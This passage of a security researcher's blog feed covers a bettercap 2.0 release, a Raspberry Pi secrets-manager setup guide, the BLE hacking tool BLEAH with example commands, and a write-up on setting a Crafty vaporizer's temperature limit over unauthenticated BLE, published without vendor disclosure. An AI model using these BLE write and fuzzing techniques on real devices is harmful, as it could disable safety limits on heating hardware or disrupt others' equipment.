more parsing complicated log files</strong>! F YEAH!!!</p><p>Well, that’s it … everything &lt; 2.0.0 is deprecated and not supported anymore, developement <a href="https://github.com/bettercap">moved here</a> and there’s a <a href="https://github.com/bettercap/bettercap/wiki">pretty decent documentation</a> that’ll help you getting started … as usual, <strong>enjoy</strong> :)</p><img src="https://abs.twimg.com/emoji/v2/72x72/1f984.png" alt="Unicorn emoji sign-off"/>]]></content>
    
    
    <summary type="html">&lt;p&gt;It’s with immense pleasure that I announce the &lt;a href=&quot;https://github.com/bettercap/bettercap/releases/tag/v2.0.0&quot;&gt;release of the second generation of bettercap&lt;/a&gt;, a complete reimplementation of the most complete and advanced Man-in-the-Middle attack framework. This release not only brings MITM attacks to the next level, but it aims to be the reference framework for network monitoring (we &amp;lt;3 blueteams too), 802.11, BLE attacks and more! :D&lt;/p&gt;
&lt;center&gt;
&lt;strong style=&quot;font-size:25px&quot;&gt;
ベッターキャップ！
&lt;/strong&gt;
&lt;img width=&quot;200px&quot; src=&quot;https://www.bettercap.org/img/logo.png&quot; alt=&quot;bettercap project logo&quot;/&gt;
&lt;/center&gt;</summary>


    <category term="bettercap" scheme="https://www.evilsocket.net/tags/bettercap/"/>
    
    <category term="2" scheme="https://www.evilsocket.net/tags/2/"/>
    
    <category term="release" scheme="https://www.evilsocket.net/tags/release/"/>
    
    <category term="go" scheme="https://www.evilsocket.net/tags/go/"/>
    
    <category term="golang" scheme="https://www.evilsocket.net/tags/golang/"/>
    
    <category term="mitm" scheme="https://www.evilsocket.net/tags/mitm/"/>
    
    <category term="network" scheme="https://www.evilsocket.net/tags/network/"/>
    
    <category term="wifi" scheme="https://www.evilsocket.net/tags/wifi/"/>
    
    <category term="ble" scheme="https://www.evilsocket.net/tags/ble/"/>
    
    <category term="network attacks" scheme="https://www.evilsocket.net/tags/network-attacks/"/>
    
    <category term="offensive tools" scheme="https://www.evilsocket.net/tags/offensive-tools/"/>
    
    <category term="project release" scheme="https://www.evilsocket.net/tags/project-release/"/>
    
    <category term="traffic interception" scheme="https://www.evilsocket.net/tags/traffic-interception/"/>
    
  </entry>
  
  <entry>
    <title>DIY Portable Secrets Manager With a Raspberry Pi Zero and ARC</title>
    <link href="https://www.evilsocket.net/2017/12/07/DIY-Portable-Secrets-Manager-with-a-RPI-Zero-and-the-ARC-Project/"/>
    <id>https://www.evilsocket.net/2017/12/07/DIY-Portable-Secrets-Manager-with-a-RPI-Zero-and-the-ARC-Project/</id>
    <published>2017-12-07T16:42:48.000Z</published>
    <updated>2026-04-26T17:15:23.944Z</updated>
    
    <content type="html"><![CDATA[<p>For the last few days I’ve been working on a new project which I developed for very specific needs and reasons:</p><ol><li>I need to store safely (encrypted) my passwords, sensitive files, notes, etc.</li><li>I need to access them from anywhere, with every possible device ( desktop, mobile, terminal ).</li><li>I need those objects to be syncronized accros all my devices.</li><li>I don’t want to use “the cloud”.</li><li>I don’t want to pay for a server.</li><li>I don’t want to enable port forwarding and host it myself with DynDNS or alikes.</li></ol><p>So I wrote <strong>ARC</strong>.</p><p><img src="https://i.imgur.com/NvLlafA.png" alt="arcd"></p><span id="more"></span><p>Of course there are <strong>plenty</strong> of solutions already that mostly involve the use of <code>pass</code>, <code>ssh</code>, <code>git</code> and various synchronizations hacks, but:</p><ol><li>Either you’ll host that stuff on github ( “the cloud” ), or you’ll need a server.</li><li>You will need a terminal to access that data or complex procedures … good luck when you’re in a hurry and only have your phone.</li><li>The type of data you can store and access and the interactions you have with it are very limited.</li></ol><p>The approach I decided to try is different.</p><p><img src="https://i.imgur.com/EkxdwVH.jpg" alt="rpiz"></p><p>Arc is a manager for your secrets made of <code>arcd</code>, a RESTful API server written in Go which exposes read and write primitives for <strong>encrypted records</strong> on a sqlite database file.</p><p><img src="https://i.imgur.com/swC00gX.png" alt="arcd"></p><p>And <code>arc</code>, the client application implemented in html5 and javascript, which runs in every html5 enabled browser and  it is served by <code>arcd</code> itself.</p><p><img src="https://pbs.twimg.com/media/DQN8W1KWsAEP6bd.jpg:large" alt="multikey"></p><p>Records are generated, encrypted and decrypted <strong>client side only</strong> (Arc relies on CryptoJS for its AES encryption and the PRNG) by <code>arc</code>, which offers an intuitive management system equipped with UI widgets including:</p><ul><li>Simple text inputs.</li><li>Simple text areas.</li><li>Custom file attachments (<strong>files are encrypted client side</strong> before being uploaded as binary records).</li><li>A markdown editor area with preview and full screen mode.</li><li>A password field with <strong>password strength estimation</strong> and a <strong>random password generator</strong>. </li></ul><p>Elements can be created (with optional expiration dates), arranged and edited using <code>arc</code> and are stored on <code>arcd</code> safely.</p><ul style="margin:0; padding:0; list-style-type:none;"><li style="float: left; margin-right:15px; width:45%;">    <img src="https://i.imgur.com/KCn4RGw.png" alt="Arc UI showing a client-side encrypted record with a markdown area, password widget, and self-delete expiration"/>    <small>A client side encrypted record set to expire and self delete with a markdown area and a password widget.</small></li><li style="float: left; margin-right:15px; width:45%;">    <img src="https://i.imgur.com/nxqmRqY.png" alt="Arc UI showing a record combining markdown content with multiple encrypted file attachments"/>    <small>Markdown and various attached files.</small></li></ul><div style="clear:both;"></div><p>The idea is to use <em>the Arc</em>&trade; as a single manager for your passwords, encrypted notes, files and <code>-all the secret things here-</code> while hosting <code>arcd</code> yourself on some spare hardware like a Raspberry Pi and accessing <code>arc</code> from every device with a modern browser, so let’s see how to configure it on a Raspberry Pi Zero in order to have a secure and portable setup for your secrets! :D</p><h2 class="heading-anchor" id="Hardware-Setup"><a href="#Hardware-Setup" class="anchor-link" aria-hidden="true">#</a><a href="#Hardware-Setup" class="headerlink" title="Hardware Setup"></a>Hardware Setup</h2><pre><code>The following instructions are Raspberry Pi Zero specific, but the same procedure should work on any similar hardware ( like another RPi or the USB Armory for instance ), the RPiZ is just what I found to be more convenient and cheap.</code></pre><p>First of all, format a micro sd card and install Raspbian on it as usual (download iso, verify, dd, mount), next we need to apply a few tweaks in order to enable ethernet connectivity over its USB port.</p><p>With the RPi <code>boot</code> partition mounted, edit the <code>/path/to/pi/boot/config.txt</code> and append:</p><pre><code>dtoverlay=dwc2</code></pre><p>Then edit <code>/path/to/pi/boot/cmdline.txt</code> and insert between the <code>rootwait</code> and the <code>quiet</code> parameters:</p><pre><code>modules-load=dwc2,g_ether</code></pre><p>Eventually your <code>cmdline.txt</code> file will look like this:</p><pre><code>dwc_otg.lpm_enable=0 console=serial0,115200 console=tty1 root=PARTUUID=abcdefab-01 rootfstype=ext4 elevator=deadline fsck.repair=yes rootwait modules-load=dwc2,g_ether </code></pre><p>At last, we need to make Raspbian enable SSH on boot so we’ll be able to connect to it if needed, in order to do this just create an <code>/path/to/pi/boot/ssh</code> empty file.</p><p>Unmount the micro sd, insert it into the RPiZ and plug it to the computer <strong>using the USB data port</strong> (not the charge one, we don’t need it ;)).</p><p>If everything went fine, your computer should now detect a new network interface, in order to connect to it just assign it any static IP address ( on <code>Ubuntu</code> and similar, set the connection type to <code>Link-Local Only</code>), restart the interface and the RPiZ should be reachable:</p><pre><code>ping raspberrypi.local</code></pre><p>Let’s finish the setup of the board, connect to it via SSH:</p><pre><code>ssh pi@raspberrypi.local</code></pre><p>Expand the filesystem as usual, <strong>change the default SSH password</strong>, enable <strong>private key only SSH authentication</strong>, copy your certificate, etc … as for the hardware part, we’re ready :)</p><h2 class="heading-anchor" id="Software-Setup"><a href="#Software-Setup" class="anchor-link" aria-hidden="true">#</a><a href="#Software-Setup" class="headerlink" title="Software Setup"></a>Software Setup</h2><p>The easiest way for now is to build the <code>arcd</code> server directly on a Raspberry Pi in order to produce an <code>ARMv6</code> binary, once you installed Go on the RPi (not necessarily the one you’re going to use as the secrets store) just <a href="https://github.com/evilsocket/arc#usages://github.com/evilsocket/arc#usage">follow the instructions on the repository</a> to compile the server.</p><p>Once you compiled it, edit the configuration file:</p><pre><code>cd /path/to/arc/repo/arcdcp sample_config.json config.jsonvim config.json</code></pre><p>And change the <code>address</code> field so we’ll be able to connect to the Arc web interface:</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br></pre></td><td class="code"><pre><span class="line">&#123;</span><br><span class="line">    <span class="attr">&quot;address&quot;</span>: <span class="string">&quot;&quot;</span>,</span><br><span class="line">    <span class="attr">&quot;port&quot;</span>: <span class="number">8080</span>,</span><br><span class="line">    <span class="attr">&quot;username&quot;</span>: <span class="string">&quot;PUT_YOUR_USERNAME_HERE&quot;</span>,</span><br><span class="line">    <span class="attr">&quot;password&quot;</span>: <span class="string">&quot;PUT_YOUR_PASSWORD_HERE&quot;</span>,</span><br><span class="line">    <span class="attr">&quot;database&quot;</span>: <span class="string">&quot;~/arc.db&quot;</span>,</span><br><span class="line">    <span class="attr">&quot;token_duration&quot;</span>: <span class="number">60</span>,</span><br><span class="line">    <span class="attr">&quot;scheduler&quot;</span>: &#123;</span><br><span class="line">        <span class="attr">&quot;enabled&quot;</span>: <span class="literal">true</span>,</span><br><span class="line">        <span class="attr">&quot;period&quot;</span>: <span class="number">10</span></span><br><span class="line">    &#125;,</span><br><span class="line">    <span class="attr">&quot;tls&quot;</span>: &#123;</span><br><span class="line">        <span class="attr">&quot;enabled&quot;</span>: <span class="literal">false</span>,</span><br><span class="line">        <span class="attr">&quot;pem&quot;</span>: <span class="string">&quot;/some/file.pem&quot;</span>,</span><br><span class="line">        <span class="attr">&quot;key&quot;</span>: <span class="string">&quot;/some/file.key&quot;</span></span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>Now just copy the <code>arc</code> folder, the new <code>config.json</code> file and the ARM compiled <code>arcd</code> server to the RPiZ:</p><pre><code>scp -r arc arcd_arm config.json pi@raspberrypi.local:/home/pi/</code></pre><p>SSH to the board and make sure that everything works:</p><pre><code>ssh pi@raspberrypi.localmv arcd_arm arcd./arcd -config config.json -app arc</code></pre><p>Open the browser and go to <code>http://raspberrypi.local:8080/</code>, you should now be able to login and use ARC whenever you plug your RPi Zero to the USB port :)</p><p>( Make sure to start <code>arcd</code> at boot by editing <code>/etc/rc.local</code> or whatever )</p><h2 class="heading-anchor" id="Security-considerations"><a href="#Security-considerations" class="anchor-link" aria-hidden="true">#</a><a href="#Security-considerations" class="headerlink" title="Security considerations"></a>Security considerations</h2><ul><li><p>It should be obvious, but physically isolated data on dedicated hardware is safer.</p></li><li><p>All the data is encrypted client side, which means everything that is stored physically on the RPiZ is encrypted with <code>AES</code>, make sure to use a strong encryption key, the stronger the key, the safer the data will be in case you lose the hardware.</p></li><li><p>For additional security, you might store the <code>arc.db</code> server database on a LUKS volume which you will need to manually unlock at boot.</p></li><li><p>You should generate your own self signed certificate and use it in the <code>tls</code> configuration of Arc in order to use https instead of http.</p></li><li><p><strong>DO NOT</strong> enable any type of connection sharing from your computer to the RPiZ, we <strong>do not want</strong> anything from the outside world to reach our secure storage, ideally you should disable the wireless interface too if using the <code>W</code> model.</p></li><li><p>Username and password are needed to access the API itself, but they will <strong>not</strong> decrypt the records, that’s why the encryption key is requested as well. You can login with the same API credentials but different encryption keys, you will create records with a new key and will not be able to decrypt other records that have been created with a different AES key.</p></li><li><p>Elements can be configured with an expiration date, using it is a good way to remember how old a given password is and have some sort of reminder when it’s time to change it (or just encrypted reminders ^_^).</p></li></ul><h2 class="heading-anchor" id="Conclusion"><a href="#Conclusion" class="anchor-link" aria-hidden="true">#</a><a href="#Conclusion" class="headerlink" title="Conclusion"></a>Conclusion</h2><p>The project is <a href="https://github.com/evilsocket/arc">available on my github</a> as usual, there’s still <a href="https://github.com/evilsocket/arc/milestone/1">some work left to do</a> before it reaches the first stable release, but I’m close :)</p><p>Stay safe, have fun and …</p><p align="center">    <img src="https://i.imgur.com/h5cpCeN.png" alt="Encrypt all the things!"/></p><h2 class="heading-anchor" id="One-last-thing-…"><a href="#One-last-thing-…" class="anchor-link" aria-hidden="true">#</a><a href="#One-last-thing-…" class="headerlink" title="One last thing …"></a>One last thing …</h2><p>Yes, it works with smartphones and tablets in OTG mode :)</p>]]></content>
    
    
    <summary type="html">&lt;p&gt;For the last few days I’ve been working on a new project which I developed for very specific needs and reasons:&lt;/p&gt;
&lt;ol&gt;
&lt;li&gt;I need to store safely (encrypted) my passwords, sensitive files, notes, etc.&lt;/li&gt;
&lt;li&gt;I need to access them from anywhere, with every possible device ( desktop, mobile, terminal ).&lt;/li&gt;
&lt;li&gt;I need those objects to be syncronized accros all my devices.&lt;/li&gt;
&lt;li&gt;I don’t want to use “the cloud”.&lt;/li&gt;
&lt;li&gt;I don’t want to pay for a server.&lt;/li&gt;
&lt;li&gt;I don’t want to enable port forwarding and host it myself with DynDNS or alikes.&lt;/li&gt;
&lt;/ol&gt;
&lt;p&gt;So I wrote &lt;strong&gt;ARC&lt;/strong&gt;.&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;https://i.imgur.com/NvLlafA.png&quot; alt=&quot;arcd&quot;&gt;&lt;/p&gt;</summary>


    <category term="go" scheme="https://www.evilsocket.net/tags/go/"/>
    
    <category term="golang" scheme="https://www.evilsocket.net/tags/golang/"/>
    
    <category term="project release" scheme="https://www.evilsocket.net/tags/project-release/"/>
    
    <category term="oss" scheme="https://www.evilsocket.net/tags/oss/"/>
    
    <category term="arc" scheme="https://www.evilsocket.net/tags/arc/"/>
    
    <category term="arcd" scheme="https://www.evilsocket.net/tags/arcd/"/>
    
    <category term="passwords" scheme="https://www.evilsocket.net/tags/passwords/"/>
    
    <category term="secrets" scheme="https://www.evilsocket.net/tags/secrets/"/>
    
    <category term="notes" scheme="https://www.evilsocket.net/tags/notes/"/>
    
    <category term="password manager" scheme="https://www.evilsocket.net/tags/password-manager/"/>
    
    <category term="encryption" scheme="https://www.evilsocket.net/tags/encryption/"/>
    
    <category term="aes" scheme="https://www.evilsocket.net/tags/aes/"/>
    
    <category term="raspberry pi" scheme="https://www.evilsocket.net/tags/raspberry-pi/"/>
    
    <category term="portable hacking" scheme="https://www.evilsocket.net/tags/portable-hacking/"/>
    
    <category term="self-hosted" scheme="https://www.evilsocket.net/tags/self-hosted/"/>
    
  </entry>
  
  <entry>
    <title>This Is Not a Post About BLE, Introducing BLEAH</title>
    <link href="https://www.evilsocket.net/2017/09/23/This-is-not-a-post-about-BLE-introducing-BLEAH/"/>
    <id>https://www.evilsocket.net/2017/09/23/This-is-not-a-post-about-BLE-introducing-BLEAH/</id>
    <published>2017-09-23T15:06:56.000Z</published>
    <updated>2026-04-26T16:57:49.111Z</updated>
    
    <content type="html"><![CDATA[<p>This is not a post about BLE, but rather on how to hack it … well, to be honest, BLE devices are usually very easy to hack, so it’s just a quick intro to it, I’ll also take the chance to open source one of the last tools I’ve made and that I kept private so far. I moved the features I thought to be dangerous ( aka: auto fuzzing all the BLE things and bring chaos ) in a private fork which will stay private, however it’s not that complicated to chain <code>bleah</code> with other tools ( cough … radamsa … cough ) and have <strong>lots of fun</strong>.</p><p><img src="/images/2017/09/dr_evil.jpg" alt="dr.evil"></p><p>Oh and this is also because <a href="https://twitter.com/Viss">someone</a> asked me some intro on BLE, so yeah, his fault.</p><span id="more"></span><p>For some more detailed (and serious) information, there’s <a href="https://en.wikipedia.org/wiki/Bluetooth_Low_Energy">a lot of stuff</a> online already, you know how to Google.</p><h2 class="heading-anchor" id="Bluetooth-Low-Energy-the-honest-version"><a href="#Bluetooth-Low-Energy-the-honest-version" class="anchor-link" aria-hidden="true">#</a><a href="#Bluetooth-Low-Energy-the-honest-version" class="headerlink" title="Bluetooth Low Energy - the honest version."></a>Bluetooth Low Energy - the honest version.</h2><p>BLE is a cheap and very insecure version of Bluetooth, in which you have no channel hopping (all hail easy sniffing and MITM!) and no builtin protocol security (fuzzing like there’s no tomorrow dudez!), it is mostly used for two reasons:</p><ul><li>Decent batteries are expensive.</li><li>Decent batteries are big.</li></ul><p>If you wanna build and sell some IoT-smart-whatever crap, and you wanna do it quickly because your competitor is about to go on the market with the same shit, you take Bluetooth, you strip it from the very few close-to-decent things it has and voilà, you have its retarded little brother which won’t bother the battery too much but will be functional enough to burp random data at you from time to time … easy win, litte R&amp;D efforts, very small production costs.</p><p>&lt;/rant&gt;</p><p>Being the retarded little brother of BT, it doesn’t really take too long to explain how to hack it.</p><p>Imagine you have a BT device, which 99% of the times it’s discoverable, on the same frequency and channel, always, that literally burps at you its information ( what it’s called <strong>advertisement data</strong>, <a href="/2015/01/29/Nike-FuelBand-SE-BLE-Protocol-Reversed/">sometimes they also broadcast security tokens</a>, etc … to anyone … ), you connect to it (because 99.999999% of the times it allows anyone to connect) and the device tells you <strong>everything</strong> you need to know in order to control it, read data from it and write data to it … how kind, isn’t it? :D</p><p>You are provided with read and write primitives / channels ( called <code>characteristics</code> ), each one with a specific identifier, some of them <a href="https://www.bluetooth.com/specifications/gatt/services">are standard</a> and some of them are usually vendor specific, therefore you won’t be able to easily map something like <code>d0611e78-bbb4-4591-a5f8-487910ae4366</code> to something like <code>Apple Continuity Service</code> (more on how to solve this problem later).</p><p>Rather than this, all the implementation details ( aka: the communication protocol ) are up to the vendor … you see now?</p><p><img src="/images/2017/09/chaos.jpg" alt="pure chaos"></p><h2 class="heading-anchor" id="Methodologies-and-required-hardware"><a href="#Methodologies-and-required-hardware" class="anchor-link" aria-hidden="true">#</a><a href="#Methodologies-and-required-hardware" class="headerlink" title="Methodologies and required hardware (?)"></a>Methodologies and required hardware (?)</h2><p>As I was saying yesterday night to Viss, you can approach BLE hacking in two ways.</p><p>You can go passive, therefore you’ll need a <a href="https://github.com/greatscottgadgets/ubertooth">Ubertooth One</a> to sniff raw BLE packets out of the air and Wireshark to visualize them. In this case you’ll end up performing signal analysis / RE on the raw bitstream you’ve managed to capture, simply try some replay attack or blackbox fuzzing ( aka: throw mutated stuff back at the mother fucker ). As for this first methodology, <a href="http://blog.attify.com/2017/01/17/exploiting-iot-enabled-ble-smart-bulb-security/">there’re already</a> plenty of good examples online, it’s just like sniffing TCP, but with BLE.</p><p>Or you can go active (the way I like it :D), and that doesn’t require any specific hardware other than a bluetooth dongle which supports BLE, most likely your Linux laptop already does, and exploit those little bastards for what they are, just <strong>retarded bluetooth devices</strong>. Find the mobile app (they always have one, they’re <strong>smart</strong> toys after all), reverse it to find the right characteristics to use for your goal and then just blow the thing up. My point is that you’ll end up reversing “something” anyway, so let it be cheap and effective, right?</p><p>Let’s start by verifying if your hardware supports BLE by performing a scan ( I’m assuming you are using GNU/Linux, bluez and all the default BT stack utilities are installed, etc ):</p><pre><code>sudo hcitool lescan</code></pre><p>If it worked, you’ll see an output like:</p><pre><code>LE Scan ...AA:BB:CC:DD:EE:FF (unknown)AA:BB:CC:DD:EE:FF STORZ&amp;BICKELAA:BB:CC:DD:EE:FF (unknown)AA:BB:CC:DD:EE:FF (unknown)AA:BB:CC:DD:EE:FF (unknown)AA:BB:CC:DD:EE:FF (unknown)AA:BB:CC:DD:EE:FF (unknown)AA:BB:CC:DD:EE:FF (unknown)AA:BB:CC:DD:EE:FF (unknown)AA:BB:CC:DD:EE:FF [LG] webOS TV OLED55E6V</code></pre><p>That means you’re ready to go. Go find the Android application of the device and reverse it, <a href="/2017/04/27/Android-Applications-Reversing-101/">here’s my 1 on 1 on Android reversing</a> and <a href="/tags/bluetooth/">here</a> you will find a few examples of how to use this approach.</p><p>I could now explain you how to read advertisement data using <code>hcitool</code>, how to connect to it using <code>gatttool</code> and how to enumerate services, characteristics and handles, how to mask flags and translate their bits to permissions, etc … but I made it a little bit easier for you (and for me), so let’s skip this boring stuff ok? :P</p><h2 class="heading-anchor" id="Introducing-BLEAH"><a href="#Introducing-BLEAH" class="anchor-link" aria-hidden="true">#</a><a href="#Introducing-BLEAH" class="headerlink" title="Introducing BLEAH"></a>Introducing BLEAH</h2><p><a href="https://github.com/evilsocket/bleah">BLEAH</a> is a <strong>dead easy to use tool</strong>, because retarded devices should be <strong>dead easy to hack</strong>, based on <a href="https://github.com/IanHarvey">Iah Harvey</a>‘s <code>bluepy</code> python package.</p><p>But let me give you some examples and swag.</p><p>Scanning for BTLE devices continuously:</p><pre><code>sudo bleah -t0</code></pre><p><img src="/images/2017/09/ss1.png" alt="scan"></p><p>Connect to a specific device and enumerate all the things:</p><pre><code>sudo bleah -b &quot;aa:bb:cc:dd:ee:ff&quot; -e</code></pre><p><img src="/images/2017/09/ss2.png" alt="enum"></p><p>Write the bytes <code>hello world</code> to a specific characteristic of the device:</p><pre><code>sudo bleah -b &quot;aa:bb:cc:dd:ee:ff&quot; -u &quot;c7d25540-31dd-11e2-81c1-0800200c9a66&quot; -d &quot;hello world&quot;</code></pre><p><img src="/images/2017/09/ss3.png" alt="write"></p><p>Hint: there’s a <code>--data-file</code> argument which is perfect in combination with things like <code>radamsa</code> … just saying.</p><p>As usual the public fork of this tool is on <a href="https://github.com/evilsocket/bleah">github</a>, now you know and have everything you need to bring chaos in the BLE world, enjoy :D</p><div style="position:relative;height:0;padding-bottom:75.0%"><iframe src="https://www.youtube.com/embed/qbmWs6Jf5dc?ecver=2" width="480" height="360" frameborder="0" style="position:absolute;width:100%;height:100%;left:0" allowfullscreen></iframe></div>]]></content>
    
    
    <summary type="html">&lt;p&gt;This is not a post about BLE, but rather on how to hack it … well, to be honest, BLE devices are usually very easy to hack, so it’s just a quick intro to it, I’ll also take the chance to open source one of the last tools I’ve made and that I kept private so far. I moved the features I thought to be dangerous ( aka: auto fuzzing all the BLE things and bring chaos ) in a private fork which will stay private, however it’s not that complicated to chain &lt;code&gt;bleah&lt;/code&gt; with other tools ( cough … radamsa … cough ) and have &lt;strong&gt;lots of fun&lt;/strong&gt;.&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;/images/2017/09/dr_evil.jpg&quot; alt=&quot;dr.evil&quot;&gt;&lt;/p&gt;
&lt;p&gt;Oh and this is also because &lt;a href=&quot;https://twitter.com/Viss&quot;&gt;someone&lt;/a&gt; asked me some intro on BLE, so yeah, his fault.&lt;/p&gt;</summary>


    <category term="ble" scheme="https://www.evilsocket.net/tags/ble/"/>
    
    <category term="offensive tools" scheme="https://www.evilsocket.net/tags/offensive-tools/"/>
    
    <category term="fuzzing" scheme="https://www.evilsocket.net/tags/fuzzing/"/>
    
    <category term="wireless security" scheme="https://www.evilsocket.net/tags/wireless-security/"/>
    
    <category term="iot security" scheme="https://www.evilsocket.net/tags/iot-security/"/>
    
    <category term="btle" scheme="https://www.evilsocket.net/tags/btle/"/>
    
    <category term="bluetooth" scheme="https://www.evilsocket.net/tags/bluetooth/"/>
    
    <category term="bluetooth low energy" scheme="https://www.evilsocket.net/tags/bluetooth-low-energy/"/>
    
    <category term="bleah" scheme="https://www.evilsocket.net/tags/bleah/"/>
    
  </entry>
  
  <entry>
    <title>Hacking a Herb Vaporizer to Set Its Temperature Limit From 190C to 6553.5C Remotely</title>
    <link href="https://www.evilsocket.net/2017/08/25/Mini-Post-Hacking-a-Herb-Vaporizer-using-GNU-Linux-and-BLE-raw-commands/"/>
    <id>https://www.evilsocket.net/2017/08/25/Mini-Post-Hacking-a-Herb-Vaporizer-using-GNU-Linux-and-BLE-raw-commands/</id>
    <published>2017-08-25T01:10:53.000Z</published>
    <updated>2026-04-26T16:57:21.817Z</updated>
    
    <content type="html"><![CDATA[<p>Tonight my brain decided, instead of sleeping (why even bother trying, right?), to start a <a href="/2015/01/29/Nike-FuelBand-SE-BLE-Protocol-Reversed/">new</a> short adventure in the <strong>Bluetooth Low Energy</strong> world. I’m a happy <a href="https://www.storz-bickel.com/eu/en/crafty.html">Crafty</a> vaporizer owner and as I discovered by chance, I can access it using my laptop.</p><p><img src="/images/2017/08/ble_1.png" alt="ble_1"></p><span id="more"></span><p>BTLE is conceptually easy, you’ve got “descriptors”, each one with an unique identifier and each one is arbitrarily used by the vendor for configuration purposes, control of the device, etc by read or write operations. So, first thing first, let’s reverse <a href="https://play.google.com/store/apps/details?id=com.storz_bickel.app.m_vap">their mobile application</a> in order to identify interesting descriptors!</p><p><img src="/images/2017/08/ble_2.png" alt="ble_2"></p><p>Here it is, we can read and write stuff with <strong>no authentication whatsoever</strong> … so, let’s get evil, shall we? :) </p><p>How about writing to:</p><pre><code>public static final UUID characteristicTargetTemperatureUUID = UUID.fromString(&quot;00000021-4C45-4B43-4942-265A524F5453&quot;);</code></pre><p>The target temperature ( 190 C in my case ) is multiplied by 10 (<del>don’t ask</del> as someone <a href="https://www.reddit.com/r/netsec/comments/6vvroj/hacking_a_herb_vaporizer_to_set_its_temperature/dm4e4gj/">vigorously pointed out</a>, that’s <em>“pretty common when you don’t have/want floating-point arithmetic, or you want to represent exact values for a certain precision”</em> … it doesn’t really matter for the scope of this blog post, but now we’re all happy) and stored as two bytes, <strong>so let’s try to overwrite it with the maximum!</strong> <em>-put evil laugh here-</em></p><p><img src="/images/2017/08/ble_temp.png" alt="ble_temp"></p><p>Which should be a limit of 6553.5 Celsius degrees.</p><p><img src="/images/2017/08/pew.jpg" alt="pew pew"></p><p><strong>BOOM BABY!!!</strong> <strong>I have no idea what happens if I turn it on now</strong> … it’s the only Crafty I have, and it’s not cheap, I’m not going to try, but the options are:</p><ol><li>Hopefully some firmware security measure blocks the device from melting.</li><li>Device melts in your hands.</li><li>Battery just dies before it melts. </li></ol><p>How likely is <strong>1</strong> given there’s no security at all at the BTLE layer? Maybe some hardware security device? If anyone has a spare Crafty to try, let me know …</p><h2 class="heading-anchor" id="Disclosure"><a href="#Disclosure" class="anchor-link" aria-hidden="true">#</a><a href="#Disclosure" class="headerlink" title="Disclosure"></a>Disclosure</h2><p>I can hear people screaming <strong>and what about responsible disclosure ?!</strong> … I don’t know why people give responsible disclosure for granted to be honest … I do this stuff for fun, if I need to start searching for contacts and wait for replies it becomes a job and it’s not fun anymore … ¯\_(ツ)_/¯</p><h2 class="heading-anchor" id="Bonus-Level"><a href="#Bonus-Level" class="anchor-link" aria-hidden="true">#</a><a href="#Bonus-Level" class="headerlink" title="Bonus Level"></a>Bonus Level</h2><p>On the info screen of the app, if you tap 5 times on the serial number and put the correct password, it’ll unlock some nice diagnostic menu … this is <code>SHA256(password)</code> :)</p><p><img src="/images/2017/08/ble_3.png" alt="ble_3"></p><p>Diagnostic menu options (<strong>also controllable via BTLE</strong>):</p><p><img src="/images/2017/08/ble_diag.png" alt="ble_3"></p>]]></content>
    
    
    <summary type="html">&lt;p&gt;Tonight my brain decided, instead of sleeping (why even bother trying, right?), to start a &lt;a href=&quot;/2015/01/29/Nike-FuelBand-SE-BLE-Protocol-Reversed/&quot;&gt;new&lt;/a&gt; short adventure in the &lt;strong&gt;Bluetooth Low Energy&lt;/strong&gt; world. I’m a happy &lt;a href=&quot;https://www.storz-bickel.com/eu/en/crafty.html&quot;&gt;Crafty&lt;/a&gt; vaporizer owner and as I discovered by chance, I can access it using my laptop.&lt;/p&gt;
&lt;p&gt;&lt;img src=&quot;/images/2017/08/ble_1.png&quot; alt=&quot;ble_1&quot;&gt;&lt;/p&gt;</summary>


    <category term="ble" scheme="https://www.evilsocket.net/tags/ble/"/>
    
    <category term="hacking" scheme="https://www.evilsocket.net/tags/hacking/"/>
    
    <category term="linux" scheme="https://www.evilsocket.net/tags/linux/"/>
    
    <category term="embedded devices" scheme="https://www.evilsocket.net/tags/embedded-devices/"/>
    
    <category term="iot security" scheme="https://www.evilsocket.net/tags/iot-security/"/>
    
    <category term="protocol reversing" scheme="https://www.evilsocket.net/tags/protocol-reversing/"/>
    
    <category term="btle" scheme="https://www.evilsocket.net/tags/btle/"/>
    
    <category term="bluetooth" scheme="https://www.evilsocket.net/tags/bluetooth/"/>
    
    <category term="bluetooth low energy" scheme="https://www.evilsocket.net/tags/bluetooth-low-energy/"/>
    
    <category term="low energy" scheme="https://www.evilsocket.net/tags/low-energy/"/>
    
    <category term="terminal" scheme="https://www.evilsocket.net/tags/terminal/"/>
    
    <category term="crafty vaporizer" scheme="https://www.evilsocket.net/tags/crafty-vaporizer/"/>
    
    <category term="crafty" scheme="https://www.evilsocket.net/tags/crafty/"/>
    
    <category term="vaporizer" scheme="https://www.evilsocket.net/tags/vaporizer/"/>
    
    <category term="no authentication" scheme="https://www.evilsocket.net/tags/no-authentication/"/>
    
  </entry>
  
</feed>